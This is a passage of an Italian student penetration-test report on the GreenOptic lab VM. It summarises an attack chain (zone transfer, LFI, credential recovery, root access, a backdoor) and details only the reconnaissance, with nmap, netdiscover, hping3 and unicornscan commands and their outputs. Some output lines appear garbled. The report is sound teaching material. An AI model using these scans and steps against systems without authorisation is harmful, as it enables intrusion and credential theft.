



Penetration Test Metodologia

Caso di studio:

GreenOptic: 1

Team

Email

Daniele Gregori d.gregori1@studenti.unisa.it

Anno Accademico: 2024/2025

Indice

1 Riepilogo Esecutivo	2
1.1 Architettura utilizzata	3
1.2 Sintesi dei risultati	3
2 Strategia d'attacco	5
2.1 Information Gathering	5
2.2 Target Discovery	6
2.2.1 OS Fingerprint	7
2.3 Enumerating Target e Port Scanning	9
2.3.1 TCP scan	9
2.3.2 UDP scan	10
2.4 Vulnerability Mapping e Target Exploitation	11
2.4.1 Analisi automatica delle vulnerabilità	12
2.4.2 Analisi manuale delle vulnerabilità	15
2.5 Privilege Escalation	29
2.6 Maintaining Access	35
2.7 Ulteriori operazioni	37
Appendices	43
A Tools	43

1 Riepilogo Esecutivo

Daniele Gregori è stato incaricato dall'azienda denominata GreenOptic per condurre un penetration test. L'obiettivo è identificare le vulnerabilità dell'asset, a seguito di un massiccio attacco informatico che ha recentemente colpito l'azienda. Tutte le operazioni sono state svolte in modo da simulare l'azione di un attore malintenzionato impegnato in un attacco mirato contro la GreenOptic con gli obiettivi di:

- Determinare se un attaccante remoto sia in grado di penetrare le difese della GreenOptic;
- Determinare l'impatto di una violazione di sicurezza su:
 - Confidenzialità dei dati privati dell'azienda;
 - Infrastruttura interna e disponibilità dei sistemi informativi della GreenOptic.

Gli interventi si sono concentrati sull'identificazione e sullo sfruttamento dei punti vulnerabili della sicurezza che potrebbero consentire ad un attaccante remoto di ottenere un accesso non autorizzato ai dati dell'organizzazione. Gli attacchi sono stati condotti con il livello di autorizzazione di un normale utente di Internet.

1.1 Architettura utilizzata

Il Penetration Test è stato eseguito emulando due macchine virtuali tramite il software **Oracle VM VirtualBox** (Figura 1). Le macchine virtuali utilizzate sono:

- Macchina Attaccante: **Kali Linux** con IP **10.0.2.15**
- Macchina Target: **GreenOptic** con IP **10.0.2.9**




Figura 1: Architettura di Rete

Per collegare le due macchine virtuali, ci siamo serviti di una rete NAT denominata '**Corso**'.

1.2 Sintesi dei risultati

Il test è iniziato con la fase di raccolta delle informazioni attraverso tool come Netdiscover, Nmap e Arp-scan, che hanno consentito di identificare la macchina target all'interno della rete.

Le scansioni TCP tramite Nmap hanno mostrato che le porte 21 (FTP), 22 (SSH), 53 (DNS), 80 (HTTP) e 10000 (Webmin) erano aperte. In particolare, il servizio DNS (ISC BIND 9.11.4-P2) risultava vulnerabile a trasferimenti di zona non autorizzati, rivelando informazioni preziose sulla configurazione di rete, portando alla scoperta di un sottodomini aggiuntivo, **recoveryplan.greenoptic.vm**, da includere nella valutazione.

Approfondendo l'analisi del sottodomini trovato, è stata individuata un'area ad accesso limitato protetta da password. Successive enumerazioni di cartelle nascoste sul dominio

greenoptic.vm hanno rivelato la presenza di una cartella **/account**. Esaminando **greenoptic.vm/account/index.php**, è stata scoperta una vulnerabilità di Local File Inclusion (LFI) nel parametro include dell'url. Questa vulnerabilità ci ha permesso di estrarre informazioni sensibili, inclusa una password con hash.

Utilizzando le credenziali ottenute dalla decifrazione dell'hash, è stato possibile effettuare il login nel sito **recoveryplan.greenoptic.vm**, accedendo ad un forum phpBB. Un messaggio nella bacheca del forum conteneva un file allegato, dpi.zip, protetto da password, contenente dati di monitoraggio della rete. Lo stesso messaggio menzionava che la password per decriptare il file era stata inviata all'utente Sam tramite e-mail. La vulnerabilità di LFI è stata nuovamente sfruttata per leggere la e-mail, rivelando così la password dello zip.

Analizzando il file **pcap** estratto dallo zip, contenente dati di monitoraggio della rete, sono state scoperte le credenziali FTP per l'utente alex. Le stesse credenziali sono state utilizzate per accedere via SSH. L'accesso SSH come utente **Alex** ha rivelato che quest'ultimo apparteneva al gruppo **wireshark**. Tramite la cattura e l'analisi dei pacchetti di rete, sono state recuperate le credenziali di root da un'autenticazione fallita sul servizio SMTP, codificate in base64. Questo ha permesso l'accesso SSH come root, ottenendo il controllo completo della macchina target.

Sono state inoltre trovate due vulnerabilità che hanno permesso di effettuare una privilege escalation ed ottenere l'accesso come utente root.

Una volta ottenuti privilegi elevati, è stata installata una backdoor persistente per mantenere l'accesso al sistema anche dopo eventuali riavvii o tentativi di mitigazione e sono state ricercate e sfruttate ulteriori vulnerabilità all'interno del sistema.

2 Strategia d'attacco

2.1 Information Gathering

Ai fini di questa valutazione, GreenOptic ha fornito poche informazioni oltre al nome di dominio dell'organizzazione: **greenoptic.vm**. L'intento consisteva nel simulare il comportamento di un avversario che non avesse alcuna informazione interna all'azienda.

In questa prima fase, l'obiettivo è raccogliere una vasta quantità di dati sul sistema. Questo passaggio si basa su tecniche di ricognizione passiva o attiva. Lo scopo è quindi costruire un profilo completo del bersaglio, che include nomi di dominio, indirizzi IP e dettagli dei dipendenti.

Concetti fondamentali durante un penetration testing sono la ridondanza e la convalida. Utilizzare più tool assicura che una gamma più ampia di possibili problemi venga scoperta; per questo motivo, durante la redazione di questo report, sono stati confrontati i risultati di diversi tool, al fine di convalidare i risultati ottenuti e ridurre la probabilità di falsi positivi/negativi.

Per iniziare l'attacco, è stato identificato l'indirizzo IP della macchina target. Sono stati utilizzati i tool **Netdiscover**, **Nmap** e **Arp-scan**, e i loro risultati sono stati confrontati.

La Figura 2 mostra l'output del tool Netdiscover. I primi tre indirizzi IP sono utilizzati da VirtualBox per la gestione della virtualizzazione della rete NAT. Il quarto indirizzo IP, cioè **10.0.2.9**, rappresenta la macchina target.

Comando 1: Netdiscover

```
netdiscover -i eth0 -r 10.0.2.0/24
```

Currently scanning: 10.0.2.0/24 Screen View: Unique Hosts					
4 Captured ARP Req/Rep packets, from 4 hosts. Total size: 240					
IP	At	MAC Address	Count	Len	MAC Vendor / Hostname
10.0.2.1	pent	52:54:00:12:35:00	1	60	Unknown vendor
10.0.2.2		52:54:00:12:35:00	1	60	Unknown vendor
10.0.2.3		08:00:27:44:cc:0b	1	60	PCS Systemtechnik GmbH
10.0.2.9		08:00:27:a9:d8:3f	1	60	PCS Systemtechnik GmbH

Figura 2: Output tool Netdiscover

L'esecuzione di Nmap (Figura 3) ha restituito lo stesso risultato del tool Netdiscover, ma ha incluso anche l'indirizzo IP della macchina Kali (10.0.2.15).

Comando 2: Nmap

```
nmap -sP 10.0.2.0/24
```

```

Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-06-26 18:31 CEST
Nmap scan report for 10.0.2.1
Host is up (0.00061s latency).
MAC Address: 52:54:00:12:35:00 (QEMU virtual NIC)
Nmap scan report for 10.0.2.2
Host is up (0.00046s latency).
MAC Address: 52:54:00:12:35:00 (QEMU virtual NIC)
Nmap scan report for 10.0.2.3
Host is up (0.00036s latency).
MAC Address: 08:00:27:44:CC:0B (Oracle VirtualBox virtual NIC)
Nmap scan report for websrv01.greenoptic.vm (10.0.2.9)
Host is up (0.0025s latency).
MAC Address: 08:00:27:A9:D8:3F (Oracle VirtualBox virtual NIC)
Nmap scan report for 10.0.2.15
Host is up.
Nmap done: 256 IP addresses (5 hosts up) scanned in 2.21 seconds

```

Figura 3: Output tool Nmap

Infine, mostriamo l'output del tool Arp-scan (Figura 4), che ha restituito un risultato identico ai tool precedentemente utilizzati.

Comando 3: Arp-scan

```
arp-scan 10.0.2.0/24
```

```

Interface: eth0, type: EN10MB, MAC: 08:00:27:1e:36:4a, IPv4: 10.0.2.15
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
10.0.2.1      52:54:00:12:35:00      QEMU
10.0.2.2      52:54:00:12:35:00      QEMU
10.0.2.3      08:00:27:44:cc:0b      PCS Systemtechnik GmbH
10.0.2.9      08:00:27:a9:d8:3f      StarPCS Systemtechnik GmbH 0.0.1:5001 ...

4 packets received by filter, 0 packets dropped by kernel ***
Ending arp-scan 1.10.0: 256 hosts scanned in 2.033 seconds (125.92 hosts/sec). 4 responded

```

Figura 4: Output tool Arp-scan

2.2 Target Discovery

In questa seconda fase, l'obiettivo era identificare quali sistemi all'interno della rete bersaglio erano attivi e raggiungibili. Questa fase è essenziale per restringere il campo del test ed identificare la potenziale superficie d'attacco.

Per verificare la disponibilità della macchina target, è stato utilizzato il comando **ping**. La Figura 5 mostra che la macchina è attiva, dato che ha risposto ai tre pacchetti ICMP inviati.

Comando 4: Ping

```
ping -c 3 greenoptic.vm
```

```
PING websrv01.greenoptic.vm (10.0.2.9) 56(84) bytes of data.
64 bytes from websrv01.greenoptic.vm (10.0.2.9): icmp_seq=1 ttl=64 time=14.1 ms
64 bytes from websrv01.greenoptic.vm (10.0.2.9): icmp_seq=2 ttl=64 time=0.795 ms
64 bytes from websrv01.greenoptic.vm (10.0.2.9): icmp_seq=3 ttl=64 time=0.840 ms

— websrv01.greenoptic.vm ping statistics —
3 packets transmitted, 3 received, 0% packet loss, time 2007ms
rtt min/avg/max/mdev = 0.795/5.240/14.085/6.254 ms
```

Figura 5: Output comando Ping

Per una ulteriore conferma, è stato utilizzato il comando **hping3**. L'output in Figura 6 ha confermato il risultato del comando ping.

Comando 5: hping3

```
hping3 -1 greenoptic.vm -c 3
```

```
HPING greenoptic.vm (eth0 10.0.2.9): icmp mode set, 28 headers + 0 data bytes
len=46 ip=10.0.2.9 ttl=64 id=227442 icmp_seq=0 rtt=5.0 msata.
len=46 ip=10.0.2.9 ttl=64 id=228881 icmp_seq=1 rtt=8.7 msq=1 ttl=64 time=14.1
len=46 ip=10.0.2.9 ttl=64 id=237721 icmp_seq=2 rtt=8.2 msq=2 ttl=64 time=0.795
64 bytes from websrv01.greenoptic.vm (10.0.2.9): icmp_seq=3 ttl=64 time=0.840
— greenoptic.vm hping statistic —
3 packets transmitted, 3 packets received, 0% packet loss
round-trip min/avg/max = 5.0/7.3/8.7 ms
```

Figura 6: Output comando Hping3

2.2.1 OS Fingerprint

In questa sezione, presentiamo le tecniche utilizzate per identificare il sistema operativo della macchina target.

Il primo approccio è una tecnica attiva che utilizza il tool Nmap. Come illustrato nella Figura 7, Nmap ha rilevato con alta probabilità che il sistema operativo sia basato su Linux. Tuttavia, Nmap ha avvisato che la rilevazione potrebbe non essere completamente affidabile, poiché non è stato possibile trovare sia porte chiuse che porte aperte, condizioni ideali per l'identificazione accurata del sistema operativo. Nonostante questa limitazione, Nmap ha indicato con alta probabilità che il sistema operativo appartiene a una versione del kernel compresa tra la 3.x e la 4.x.

Comando 6: Nmap OS Fingerprint

```
nmap -O 10.0.2.9
```

```

Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-06-26 23:58 CEST
Nmap scan report for greenoptic.vm (10.0.2.9)
Host is up (0.00078s latency).
DNS record for 10.0.2.9: websrv01.greenoptic.vm
Not shown: 984 filtered tcp ports (no-response), 11 filtered tcp ports (host-prohibited)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
53/tcp    open  domain
80/tcp    open  http
10000/tcp open  snet-sensor-mgmt
MAC Address: 08:00:27:A9:D8:3F (Oracle VirtualBox virtual NIC)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose/storage-misc
Running (JUST GUESSED): Linux 3.X|4.X|5.X|2.6.X (97%), Synology DiskStation Manager 5.X (88%)
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5.1 cpe:/o:linux:linux_kernel:2.6.32 cpe:/a:synology:diskstation_manager:5.2
Aggressive OS guesses: Linux 3.10 - 4.11 (97%), Linux 3.2 - 4.9 (97%), Linux 5.1 (97%), Linux 3.13 - 3.16 (91%), Linux 3.16 - 4.6 (91%), Linux 4.10 (91%), Linux 4.4 (91%), Linux 2.6.32 (91%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 1 hop

OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 9.41 seconds

```

Figura 7: Output tool Nmap rilevazione S.O

Il secondo approccio si basa su una tecnica passiva che utilizza il tool **p0f**. Abbiamo messo in ascolto il tool sull’interfaccia eth0 tramite il comando 7. Successivamente, abbiamo generato traffico di rete interagendo con la macchina target tramite browser ricercando greenoptic.vm.

Comando 7: p0f

```
p0f -i eth0
```

Dall’output in Figura 8, possiamo notare che il tool non è riuscito a rilevare il sistema operativo della macchina.

```

.-[ 10.0.2.15/50044 → 10.0.2.9/80 (syn+ack) ]-
|
| server    = 10.0.2.9/80
| os        = ???
| dist      = 0
| params    = none
| raw_sig   = 4:64+0:0:1460:mss*20,7:mss,sok,ts,nop,ws:df:0
|
`—

```

Figura 8: Output comando p0f rilevazione S.O

In Figura 9 possiamo però vedere che ci fornisce indicazioni sulla probabile versione del webserver Apache in esecuzione sulla macchina.

```
.-[ 10.0.2.15/50044 → 10.0.2.9/80 (http response) ]-
|          CHECK FOR COVERAGE
| server   = 10.0.2.9/80
| app      = Apache 2.x
| lang     = none
| params   = none
| raw_sig  = 1:Date,Server,Connection=[Keep-Alive],Keep-Alive=[timeout=5, max=100],?ETag:Content-Type,Accept-Ranges:Apache/2.4.6 (CentOS) PHP/5.4.16
|
```

Figura 9: Output comando p0f rilevazione versione Apache

2.3 Enumerating Target e Port Scanning

Dopo aver individuato se la macchina target era attiva, il nostro obiettivo è stato concentrarci sull'identificazione dei servizi specifici e delle porte aperte sul sistema attivo scoperto. L'obiettivo era creare una mappa dettagliata dei servizi del sistema, evidenziando potenziali vulnerabilità che potrebbero essere sfruttate nelle fasi future.

2.3.1 TCP scan

Per raggiungere questo scopo, abbiamo utilizzato **Nmap**, un potente strumento di scansione di reti. Nmap ci ha permesso di eseguire una scansione approfondita delle porte aperte e dei servizi in esecuzione sul sistema target. Come illustrato nel comando 8, è stata eseguita una scansione aggressiva su tutte le porte, permettendoci di ottenere informazioni dettagliate sulle porte aperte e le versioni dei servizi erogati. Inoltre, per facilitare la visualizzazione dei risultati, è stato creato un file xml che è stato successivamente convertito in formato HTML tramite il comando 9. La Figura 10 mostra le porte TCP aperte sulla macchina individuate da Nmap. Le porte individuate sono: 21, 22, 53, 80 e 10000. I servizi e le relative versioni rilevate sulle porte aperte sono i seguenti:

- **Porta 21:** servizio FTP con versione **vsftpd 3.0.2**
- **Porta 22:** servizio SSH con versione **OpenSSH 7.4**
- **Porta 53:** servizio DNS con versione **ISC BIND 9.11.4-P2**
- **Porta 80:** web server con versione **Apache httpd 2.4.6**
- **Porta 10000:** web server con versione **MiniServ 1.953**

Comando 8: Nmap TCP scan

```
nmap -A -p- -oX nmapGreenopticScan.xml 10.0.2.9
```

Comando 9: Nmap conversione risultati

```
xsltproc nmapGreenopticScan.xml -o nmapGreenopticScan.html
```

10.0.2.9 / websrv01.greenoptic.vm							
Address							
• 10.0.2.9 (ipv4) • 08:00:27:A9:D8:3F - Oracle VirtualBox virtual NIC (mac)							
Hostnames							
• websrv01.greenoptic.vm (PTR)							
Ports							
The 65530 ports scanned but not shown below are in state: filtered							
• 65372 ports replied with: no-response • 158 ports replied with: host-prohibited							
Port	State (toggle closed [0] filtered [0])	Service	Reason	Product	Version	Extra info	
21	tcp open	ftp	syn-ack	vsftpd	3.0.2		
22	tcp open	ssh	syn-ack	OpenSSH	7.4	protocol 2.0	
	ssh-hostkey	2048 46:20:32:ed:f0:74:11:ed:fd:a7:a4:17:ab:f6:f0:21 (RSA) 256 6b:fb:64:10:39:0e:f9:be:8b:5a:d0:d2:41:3e:67:68 (ECDSA) 256 24:27:0b:c9:35:5f:27:7e:1a:82:73:e0:69:cc:0f:96 (ED25519)					
53	tcp open	domain	syn-ack	ISC BIND	9.11.4-P2	RedHat Enterprise Linux 7	
	dns-nsid	bind.version: 9.11.4-P2-RedHat-9.11.4-16.P2.e17_8.6					
80	tcp open	http	syn-ack	Apache httpd	2.4.6	(CentOS) PHP/5.4.16	
	http-server-header	Apache/2.4.6 (CentOS) PHP/5.4.16					
	http-methods	Potentially risky methods: TRACE					
	http-title	GreenOptic					
10000	tcp open	http	syn-ack	MiniServ	1.953	Webmin httpd	
	http-server-header	MiniServ/1.953					
	http-title	Site doesn't have a title (text/html; Charset=utf-8).					

Figura 10: Output tool Nmap scansione TCP aggressiva

Un’ulteriore conferma delle porte TCP aperte è stata ottenuta tramite una scansione effettuata con il tool **SpiderFoot**, osservabile in Figura 11. Tuttavia, è da notare che la porta 10000 non è stata individuata in questo caso.

Greenoptic RUNNING				
Summary	Correlations	Browse	Graph	Scan Settings
Browse / Open TCP Port				
■ Data Element	Source Data Element	Source Module	Identified	
■ 10.0.2.9:21	10.0.2.9	sfp_portscan_tcp	2024-06-26 19:19:59	
■ 10.0.2.9:22	10.0.2.9	sfp_portscan_tcp	2024-06-26 19:19:48	
■ 10.0.2.9:53	10.0.2.9	sfp_portscan_tcp	2024-06-26 19:20:15	
■ 10.0.2.9:80	10.0.2.9	sfp_portscan_tcp	2024-06-26 19:20:30	

Figura 11: Output tool SpiderFoot TCP scan

2.3.2 UDP scan

In seguito alla scansione delle porte TCP, è stata effettuata un’ulteriore scansione tramite Nmap per ricercare le porte UDP aperte sulla macchina. Anche in questo caso, abbiamo effettuato una scansione aggressiva sulle porte UDP più popolari tramite il comando 10. Dai risultati ottenuti, l’unica porta UDP aperta è la 53, che ospita un servizio DNS con versione ISC BIND 9.11.4-P2.

Comando 10: Nmap UDP scan

```
nmap -A -sU 10.0.2.9
```

```
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-07-10 21:44 CEST
Nmap scan report for websrv01.greenoptic.vm (10.0.2.9)
Host is up (0.00086s latency).
Not shown: 999 filtered udp ports (host-prohibited)
PORT      STATE SERVICE VERSION
53/udp    open  domain  ISC BIND 9.11.4-P2 (RedHat Enterprise Linux 7)
| dns-nsid:
|_ bind.version: 9.11.4-P2-RedHat-9.11.4-16.P2.el7_8.6
|_ dns-recursion: Recursion appears to be enabled
MAC Address: 08:00:27:A9:D8:3F (Oracle VirtualBox virtual NIC)
```

Figura 12: Output tool Nmap scansione UDP aggressiva

Per garantire l'accuratezza e la completezza dei risultati, abbiamo utilizzato anche il tool **Unicornscan** per eseguire una scansione delle porte UDP. Unicornscan è noto per la sua capacità di effettuare scansioni ad alta velocità, soprattutto quando si analizzano porte UDP. La scansione effettuata con Unicornscan ha confermato i risultati ottenuti con Nmap, evidenziando anch'essa l'apertura della porta 53, che supporta il servizio DNS con versione ISC BIND 9.11.4-P2.

Comando 11: Unicornscan UDP scan

```
unicornscan -mU -Iv 10.0.2.9:1-65535 -r 300
```

```
adding 10.0.2.9/32 mode `UDPscan' ports `1-65535' pps 300
using interface(s) eth0
scanning 1.00e+00 total hosts with 6.55e+04 total packets, should take a little longer than 3 Minutes, 45 Seconds
UDP open 10.0.2.9:53 ttl 64
sender statistics 295.3 pps with 65544 packets sent total
listener statistics 4 packets received 0 packets dropped and 0 interface drops
UDP open domain[ 53 ] from 10.0.2.9 ttl 64
```

Figura 13: Output tool Unicornscan scansione UDP

2.4 Vulnerability Mapping e Target Exploitation

La fase di vulnerability mapping mira ad identificare le debolezze all'interno dei servizi e dei sistemi scoperti durante l'enumerazione. Durante questa fase, sono stati utilizzati strumenti automatici per la rilevazione di vulnerabilità, come Nessus ed OpenVAS, insieme a metodi di test manuali per scoprire vulnerabilità note. Questa fase comporta la correlazione dei servizi identificati con le vulnerabilità presenti in database come il CVE [1]. L'obiettivo è compilare un elenco completo delle vulnerabilità sfruttabili, fornendo un quadro chiaro della postura di sicurezza del sistema.

In stretta relazione con la fase di vulnerability mapping, si svolge la fase di target exploitation. Quest'ultima fase è incentrata sull'effettivo sfruttamento delle vulnerabilità individuate, con lo scopo di accedere ai sistemi, elevare i privilegi o compromettere ulteriormente l'ambiente target.

Queste due fasi vengono effettuate in simbiosi: man mano che nuove vulnerabilità vengono scoperte durante il vulnerability mapping, si passa immediatamente alla fase di target exploitation per verificare l'efficacia degli exploit disponibili. In questo modo, la valutazione della sicurezza non si limita alla semplice identificazione delle debolezze, ma si estende all'analisi pratica del loro impatto, permettendo di ottenere una comprensione più completa del rischio effettivo.

2.4.1 Analisi automatica delle vulnerabilità

L'analisi automatica delle vulnerabilità rappresenta una fase cruciale del penetration test, poiché consente di identificare in modo rapido e accurato potenziali punti deboli presenti nei sistemi target. Durante questo processo, vengono utilizzati strumenti di scansione specifici per rilevare vulnerabilità note nei sistemi operativi, applicazioni web e altre componenti infrastrutturali. I principali tool utilizzati includono Nessus e OpenVAS, che offrono una copertura completa delle vulnerabilità basandosi su database costantemente aggiornati.

Durante il penetration test, l'analisi automatica ha rilevato un totale di 24 vulnerabilità, delle quali:

- **6 vulnerabilità ad alto rischio**
- **14 vulnerabilità a rischio medio**
- **4 vulnerabilità a basso rischio**

Nessus

Durante il penetration test sono state condotte due distinte scansioni automatizzate utilizzando il tool Nessus: una scansione **base** (Figura 14) e una scansione **web** (Figura 15). La scansione base ha esaminato l'intera infrastruttura, cercando vulnerabilità in un ampio spettro di servizi e protocolli, incluse le applicazioni di rete, le configurazioni dei server e i sistemi operativi. Questa scansione ha rilevato un numero significativamente maggiore di vulnerabilità rispetto alla scansione web. In totale, la scansione base ha identificato molteplici vulnerabilità ad alto, medio e basso rischio, coprendo un range completo di problematiche che includono anche quelle trovate nella scansione web.




Figura 14: Output Nessus Basic Scan



Figura 15: Output Nessus Web Scan

Uno dei principali risultati riguarda l'uso di protocolli di crittografia obsoleti e insicuri. Nessus ha identificato il supporto per cifrari deboli, come RC4, noto per essere vulnerabile ad attacchi di tipo "man-in-the-middle", così come il supporto per vecchie versioni del protocollo SSL, ormai ritenute insicure. Questo tipo di configurazione, se non aggiornato, può compromettere la sicurezza delle comunicazioni tra i vari sistemi, facilitando l'intercettazione di dati sensibili.

Un altro problema rilevato da Nessus riguarda la cattiva gestione dei certificati digitali, con la presenza di certificati SSL autofirmati o non validi. Questo rappresenta un rischio per la fiducia degli utenti, in quanto potrebbe facilitare attacchi di spoofing e la compromissione della legittimità delle comunicazioni con il server.

Inoltre, è stato rilevato che alcuni servizi esposti, come i server web e FTP, accettano connessioni non criptate, trasmettendo informazioni in chiaro. Questo apre la strada ad attacchi di intercettazione, permettendo a un attaccante di raccogliere credenziali e dati sensibili semplicemente monitorando il traffico di rete. In particolare, il supporto per metodi HTTP insicuri e per le directory web navigabili rappresenta una vulnerabilità significativa, potenzialmente sfruttabile per accedere a informazioni riservate.

Una descrizione dettagliata delle vulnerabilità riscontrate e raccomandazioni su potenziali rimedi sono disponibili nel documento '**Penetration Test Report**' consegnato unitamente al presente documento.

OpenVAS

Le analisi effettuate hanno messo in luce diverse criticità all'interno dell'infrastruttura IT, evidenziando come alcuni sistemi fossero particolarmente esposti a potenziali attacchi.

The screenshot shows the OpenVAS configuration interface. It includes sections for 'Target' (set to 'GreenOptic'), 'Scanner' (OpenVAS Default, Type: OpenVAS Scanner, Scan Config: Full and fast, Order for target hosts: sequential, Maximum concurrently executed NVTs per host: 4, Maximum concurrently scanned hosts: 20), and 'Assets' (Add to Assets: Yes, Apply Overrides: Yes, Min QoD: 70 %). The status bar at the top indicates 'Status: Done', 'Reports: 1', 'Last Report: Tue, Sep 3, 2024 4:39 PM UTC', 'Severity: 9.8 (High)', 'Trend: □ □', and 'Actions' with various icons.

Figura 16: Impostazioni scansione OpenVAS




Figura 17: Output OpenVAS Scan

Uno degli aspetti principali rilevati riguarda la presenza di servizi non adeguatamente protetti, che utilizzavano protocolli e cifrari crittografici deboli. Questo tipo di vulnerabilità, se sfruttato, potrebbe permettere a un attaccante di intercettare le comunicazioni interne, compromettendo la riservatezza dei dati trasmessi. OpenVAS ha anche individuato certificati SSL non sicuri, che, se non correttamente configurati, potrebbero aprire la strada a pericolosi attacchi di tipo "man-in-the-middle".

Un altro problema significativo emerso durante le scansioni è legato a gravi problemi di sicurezza legati agli attacchi di tipo Cross-Site Scripting (XSS) e Cross-Site Request Forgery (CSRF). Queste vulnerabilità, se non risolte, potrebbero essere sfruttate da un attaccante

per compromettere l'integrità e la sicurezza dell'interfaccia web aziendale, con potenziali ripercussioni gravi sia per l'azienda che per i suoi clienti.

Inoltre, le analisi hanno rivelato la presenza di vulnerabilità legate a protocolli non aggiornati, come il supporto per cifrari deboli utilizzati nei server SSH. Questi protocolli obsoleti e vulnerabili rappresentano un rischio concreto per la sicurezza, in quanto potrebbero essere facilmente compromessi, permettendo a eventuali attaccanti di ottenere accesso non autorizzato ai sistemi.

Le vulnerabilità di Remote Code Execution (RCE) e Privilege Escalation riguardanti il software Webmin individuate da OpenVAS non sono tuttavia sfruttabili sul sistema corrente, dal momento che hanno come requisito l'accesso ad un utente non privilegiato Webmin. Sul sistema è però presente un unico account Webmin appartenente all'utente Root, al quale abbiamo avuto accesso solo dopo aver recuperato la password.

Una descrizione dettagliata delle vulnerabilità riscontrate e raccomandazioni su potenziali rimedi sono disponibili nel documento '**Penetration Test Report**' consegnato unitamente al presente documento.

2.4.2 Analisi manuale delle vulnerabilità

Come scoperto durante la fase di Enumerating Target e Port Scanning, la porta 80 della macchina risultava aperta, suggerendo la presenza di un servizio web in ascolto. Per procedere con l'analisi, abbiamo innanzitutto inserito l'indirizzo IP della macchina nel file '`/etc/hosts`', mappandolo con l'hostname '**greenoptic.vm**'.



The screenshot shows a terminal window with two lines of text. The first line is '10.0.2.9' and the second line is 'greenoptic.vm'. The second line is partially highlighted with a cursor at the end of 'greenoptic.'

Figura 18: Aggiunta greenoptic.vm nel file /etc/hosts

Successivamente, la pagina web è stata analizzata in cerca di vulnerabilità sfruttabili. All'interno della pagina, erano presenti un form di contatto e un test di connettività che consentiva agli utenti di inserire il proprio codice postale per verificare la copertura del servizio. Questi elementi sono stati esaminati attentamente utilizzando Burp Suite, uno strumento di analisi delle richieste HTTP, per intercettare e studiare le richieste e le risposte del server. Nonostante gli sforzi, non sono emerse vulnerabilità evidenti in questa fase.

